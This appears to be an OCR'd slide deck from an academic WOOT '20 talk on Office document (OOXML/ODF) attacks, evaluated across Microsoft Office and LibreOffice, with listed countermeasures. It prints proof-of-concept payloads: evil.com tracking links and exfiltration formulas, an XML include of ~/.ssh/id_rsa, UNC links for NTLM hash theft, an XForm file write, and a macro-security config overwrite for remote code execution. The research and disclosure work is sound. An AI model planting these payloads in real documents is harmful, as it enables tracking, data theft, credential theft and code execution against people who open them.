WOOT '20

Office Document Security and Privacy

Jens Müller, Fabian Ising, Christian Mainka,
Vladislav Mladenov, Sebastian Schinzel, Jörg Schwenk


RUHR UNIVERSITÄT BOCHUM RUB

FH MÜNSTER
University of Applied Sciences

Overview

1. **OOXML/ODF Basics**
2. **Denial of Service**
3. **Invasion of Privacy**
4. **Information Disclosure**
5. **Data Manipulation**
6. **Code Execution**
7. **Evaluation**

History: Office Wars



- 1990: MS Office 1.0
- 2002: Star Office → OpenOffice.org
- 2006: OOXML + ODF standardization
- 2010: OpenOffice.org → LibreOffice

Two competing standards

OOXML (ISO/IEC 29500)	ODF (ISO/IEC 26300)
Office Open XML	Open Document Format
6500 pages	800 pages
(some) MS proprietary formats	re-use of SVG, MathML, XForms, …
.docx, .xlsx, .pptx, …	.odt, .ods, .odp, …
XML-based, Zip container	XML-based, Zip container

OOXML Directory Structure

File	Description
`./[Content_Types].xml`	List of all package files
`./docProps/app.xml`	Metadata: sections, pages
`./docProps/core.xml`	Metadata: author, timestamps
`./_rels/.rels`	Relationships within and outside of the package
`./word/document.xml`	Document content
`./word/styles.xml`	Style of sections, content, etc.
`./word/settings.xml`	Application-specific settings
`./word/_rels/document.xml.rels`	References to images

Table 2: Directory structure within an OOXML zip container archive.

OOXML Example

```
<w:document xmlns:w="http://schemas.openxmlformats.org/
      wordprocessingml/2006/main">
  <w:body>
    <w:p>
      <w:r>
        <w:t>Hello World</w:t>
      </w:r>
    </w:p>
  </w:body>
</w:document>
```

Listing 1: Minimal OOXML example document (*document.xml*).

ODF Directory Structure

File	Description
`./content.xml`	Document content
`./manifest.rdf`	RDF metadata
`./meta.xml`	Metadata: author, timestamps
`./mimetype`	MIME type of the document
`./settings.xml`	Application-specific settings
`./styles.xml`	Style of sections, content, etc.
`./META-INF/manifest.xml`	List of all package files
`./Thumbnails/thumbnail.png`	Thumbnail image

Table 3: Directory structure within an ODF zip container archive.

ODF Example

```
<office:document-content>
  <office:body>
    <office:text>
      <text:p>Hello World</text:p>
    </office:text>
  </office:body>
</office:document-content>
```

Listing 2: Minimal ODF example document (*content.xml*).

Attacker Model

- Victim opens malicious office document
- “Bad things” happen (attack-dependent)

Overview

1. OOXML/ODF Basics
2. Denial of Service
   - Deflate Bomb
3. Invasion of Privacy
4. Information Disclosure
5. Data Manipulation
6. Code Execution
7. Evaluation

Deflate Bomb

```
<w:document xmlns:w="http://schemas.openxmlformats.org/
      wordprocessingml/2006/main">
  <w:body>
    <w:p>
      <w:r>
        <w:t>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...</w:t>
      </w:r>
    </w:p>
  </w:body>
</w:document>
```

max. compression ratio: 1:1023

Overview

1. OOXML/ODF Basics
2. Denial of Service
3. Invasion of Privacy
   - URL Invocation, Evitable Metadata
4. Information Disclosure
5. Data Manipulation
6. Code Execution
7. Evaluation

URL Invocation

- Goal: “phone home” to attacker’s server once document is opened

URL Invocation

```
<Relationship Id="evil" Target="http://evil.com/tracking_id/"
      TargetMode="External"/>
```

CVE-2020-12802

URL Invocation

```
<office:document-content>
  <office:body>
    <office:text>
      <text:p>
        <draw:frame>
          <draw:image xlink:href="http://evil.com/tracking_id/"/>
        </draw:frame>
      </text:p>
    </office:text>
  </office:body>
</office:document-content>
```

Listing 3: Minimal ODF document with a tracking pixel of *evil.com*

Evitable Metadata

The hidden dangers of documents

Dot.life - how technology changes us

By Mark Ward
BBC News Online technology correspondent

Analysis of hidden information in the so-called Iraq "dodgy dossier" showed, among other things, the names four civil servants who worked on it.

Source: news.bbc.co.uk

Evitable Metadata

	Microsoft Office				LibreOffice			
	OOXML	ODF	PDF	HTML	ODF	OOXML	PDF	HTML
Timestamp	●	●	●	●	●	●	●	●
Software	●	●	●	●	●	●	●	●
Username	●	●	●	●	○	○	○	○

● stored in metadata ○ not stored in metadata

Table 5: Comparison of the metadata included by Microsoft Office and LibreOffice when saving or exporting to various file formats.

Overview

1. OOXML/ODF Basics
2. Denial of Service
3. Invasion of Privacy
4. Information Disclosure
   - Data Exfiltration, File Disclosure, Credential Theft
5. Data Manipulation
6. Code Execution
7. Evaluation

Data Exfiltration

- Idea: victim obtains spreadsheet; user input values sent to attacker's server

```
=HYPERLINK("http://evil.com/" &A1 &B2, "Click me")
```

```
=WEBSERVICE(TEXTJOIN("|", 1, "http://evil.com/", A:Z))
```

File Disclosure

- Idea: include local files on disk

File Disclosure

```
<draw:frame>
  <draw:image xlink:href="file:///path/to/sensitive-pic.jpg"/>
</draw:frame>
```


Listing 6: XML to include image files on disk into ODF document.

File Disclosure

```
<text:section>
  <text:section-source xlink:href="file:///~/.ssh/id_rsa"/>
</text:section>
```

Listing 7: XML to include arbitrary files on disk into ODF document.

File Disclosure



Credential Theft

- Goal: obtain user's NTLM hash

```
<Relationship Id="x" Target='//evil.com' TargetMode="External"/>
```

```
<draw:frame><draw:image xlink:href='//evil.com'/></draw:frame>
```

Credential Theft

- Offline cracking
  - **NTLMv2**: modern GPU requires 2,5h for eight chars
  - **NTLMv1, LM**: considered broken *[Marlinspike2012]*
- Pass-the-hash or relay attacks
  - Compare *[Ochoa2008, Hummel2009]*
  - Depending on Windows security policy

Overview

1. OOXML/ODF Basics
2. Denial of Service
3. Invasion of Privacy
4. Information Disclosure
5. Data Manipulation
   - File Write Access, Content Masking
6. Code Execution
7. Evaluation

File Write Access

- Idea: XForms allow local file as target

File Write Access

```
<office:forms>
  <xforms:model id="XForm">
    <xforms:instance id="Instance1">
      <instanceData>
        <Data>...</Data>
      </instanceData>
    </xforms:instance>
    <xforms:bind xmlns:script="http://openoffice.org/2000/script"
      id="Binding1" nodeset="Data/Test/*"/>
    <xforms:submission id="SaveData" bind="Binding1" ref="/"
      action="file://~/NEWFILE" method="put"/>
  </xforms:model>
</office:forms>
```

CVE-2020-12803

Listing 8: XForm which submits data to a file in the home directory.

Content Masking: OOXML

```
<w:document>
  <w:body>
    <w:body>
      <w:p>
        <w:r>
          <w:t>This text is shown Microsoft Office.</w:t>
        </w:r>
      </w:p>
    </w:body>
    <w:p>
      <w:r>
        <w:t>This text is shown LibreOffice.</w:t>
      </w:r>
    </w:p>
  </w:body>
</w:document>
```

Content Masking: ODF

File	Description
`./content.XML`	**Parsed by MS Office**
`./Content.xml`	**Parsed by LibreOffice**
`./manifest.rdf`	RDF metadata
`./meta.xml`	Metadata: author, timestamps
`./mimetype`	MIME type of the document
`./settings.xml`	Application-specific settings
`./styles.xml`	Style of sections, content, etc.
`./META-INF/manifest.xml`	List of all package files
`./Thumbnails/thumbnail.png`	Thumbnail image

Overview

1. OOXML/ODF Basics
2. Denial of Service
3. Invasion of Privacy
4. Information Disclosure
5. Data Manipulation
6. Code Execution
   - Macros
7. Evaluation

Macros

```
Sub AutoOpen()
Shell ("[command] [parameters]")
End Sub
```

Listing 10: Macro to execute shell commands in OOXML documents.

```
sub Main
  shell "[command] [parameters]"
end sub
```

Listing 11: Macro to execute shell commands in ODF documents.

Addition Findings

```
<acronym><style><body><acronym>
```

CVE-2018-8161 (memory corruption)

One-Click RCE in LibreOffice

- We can write XML to arbitrary files
- LibreOffice config file itself is XML

One-Click RCE in LibreOffice

```
<oor:items xmlns:oor="http://openoffice.org/2001/registry">
  <item oor:path="/org.openoffice.Office.Common/Security/Scripting">
    <prop oor:name="MacroSecurityLevel" oor:op="fuse">
      <value>0</value>
    </prop>
  </item>
</oor:items>
```

CVE-2020-12803

Listing 12: XForm data to write to the LibreOffice configuration file, thereby allowing arbitrary macros to be executed in any document.

```
file:///~/.config/libreoffice/4/user/registrymodifications.xcu
```

Overview

1. **OOXML/ODF Basics**
2. **Denial of Service**
3. **Invasion of Privacy**
4. **Information Disclosure**
5. **Data Manipulation**
6. **Code Execution**
7. **Evaluation**

Evaluation

	Microsoft Office		LibreOffice	
	OOXML	ODF	ODF	OOXML
Denial of Service	●	●	◐	◐
URL Invocation	●	●	●	●
Evitable Metadata	●	●	○	○
Data Exfiltration	◐	◐	◐	◐
File Disclosure	○	○	◐	○
Credential Theft	●	●	●	●
File Write Access	○	○	●	○
Content Masking	◐	◐	●	●
Code Execution	◐	○	●	○

● vulnerable ◐ vulnerability limited ○ not vulnerable

Countermeasures

- Removing insecure features
- User privacy by default
- Limitation of resources
- Elimination of ambiguities

Conclusion

- OOXML and ODF are complex formats
- Thorough analysis of dangerous features
- One-click pure logic chain RCE in 2020 ;)

Artifacts: https://github.com/RUB-NDS/Office-Security